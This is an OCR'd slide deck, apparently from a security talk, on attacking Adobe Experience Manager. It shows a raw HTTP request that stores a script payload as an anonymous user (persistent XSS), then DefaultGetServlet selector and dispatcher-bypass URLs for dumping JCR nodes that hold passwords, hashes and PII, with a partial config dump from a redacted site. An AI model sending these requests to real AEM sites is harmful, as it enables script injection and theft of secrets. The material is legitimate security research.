
Tricks to get persistent XSS

- SVG in property value
  - create property with SVG content
  - add /a.svg to the URL
- HTML in property value
  - create property with HTML content and name aaa.html
- jcr:data and jcr:mimeType (upload file)
- Other


Anonymous user & SVG



Anonymous user & SVG



Anonymous user & SVG



Anonymous user & HTML prop

Go Cancel < > Target: [redacted]

Request

Raw Params Headers Hex

```
POST /content/usergenerated/etc/commerce/smartlists/xss HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
Referer: https://[redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

aaa.html=<script>alert(document.domain)</script>
```


Response

Raw Headers Hex HTML Render


```
HTTP/1.1 200 OK
Cache-control: no-cache="set-cookie"
Content-Type: text/html; charset=UTF-8
Date: Sat, 08 Dec 2018 21:10:49 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) Communique/4.2.0
Set-Cookie:
AWSELB=37B199111463DC74BB3EEBE2D12CEB7F9A722D08DDB3DBDAA2461C0FEA0422FE7EE5512B69B5
F0A0F920189BF60A62733420832A17CB9502FB451909A3F0D0DC11B8C47BFF;PATH=/;MAX-AGE=900
Vary: Accept-Encoding,User-Agent
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Frame-Options: SAMEORIGIN
Content-Length: 1966
Connection: Close

<html>
<head>
    <title>Content modified
/content/usergenerated/etc/commerce/smartlists/xss</title>
</head>
    <body>
    <h1>Content modified /content/usergenerated/etc/commerce/smartlists/xss</h1>
    <table>
        <tbody>
            <tr>
                <td>Status</td>
                <td><div id="Status">200</div></td>
            </tr>
            <tr>
                <td>Message</td>
                <td><div id="Message">OK</div></td>
            </tr>
            <tr>
```


Anonymous user & HTML prop



Anonymous user & upload file




Anonymous user & upload file



Extracting secrets from JCR

Extracting secrets from JCR

- Everything is stored in JCR repository as node properties including:
  - Secrets (passwords, encryption keys, tokens)
  - Configuration
  - PII
  - Usernames



Why is it possible?

- ACL is misconfigured for a JCR node, storing secrets
- Admins rely on AEM dispatcher protection

What to use

- DefaultGetServlet
- QueryBuilderJsonServlet
- QueryBuilderFeedServlet
- GQLSearchServlet
- Other

DefaultGetServlet

- Allows to get JCR node with its props
- Selectors
  - tidy
  - infinity
  - numeric value: -1, 0, 1 … 99999
- Formats
  - json
  - xml
  - res

DefaultGetServlet

Get JCR nodes with props starting from jcr:root with depth ***3*** and return formatted JSON


DefaultGetServlet - How to grab

- Get node names, start from jcr:root
  - /.1.json
  - /.ext.json
  - /.childrenlist.json
- Or guess node names:
  - Common names - /content, /home, /var, /etc
- Dump props for each child node of jcr:root
  - /etc.json or /etc.5.json or /etc.-1.json

DefaultGetServlet – What to grab

- Interesting nodes
  - **/etc** – may contain secrets (passwords, enc. keys, …)
  - **/apps/system/config** or **/apps/<smth>/config** (passwords, …)
  - **/var** – may contain private information (PII)
  - **/home** – password hashes, PII
- Interesting props – contain AEM users names
  - jcr:createdBy
  - jcr:lastModifiedBy
  - cq:LastModifiedBy

DefaultGetServlet – In the wild




/apps/<redacted>/config.author.tidy.1..json/a.ico


```
{
  "jcr:createdBy": "adm
  "jcr:created": "Wed M
  "jcr:primaryType": "s
  "com.[redacted].logindet
    "jcr:createdBy": "admin",
    "loginaddress": "https://[redacted]",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "jcr:primaryType": "sling:OsgiConfig"
  },
  "com.[redacted].registrationdetails": {
    "registrationlink": "https://[redacted]",
    "jcr:createdBy": "admin",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "jcr:primaryType": "sling:OsgiConfig"
  },
  "com.[redacted].logoutdetails": {
    "logoutaddress": "https://[redacted]
    "jcr:createdBy": "admin",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
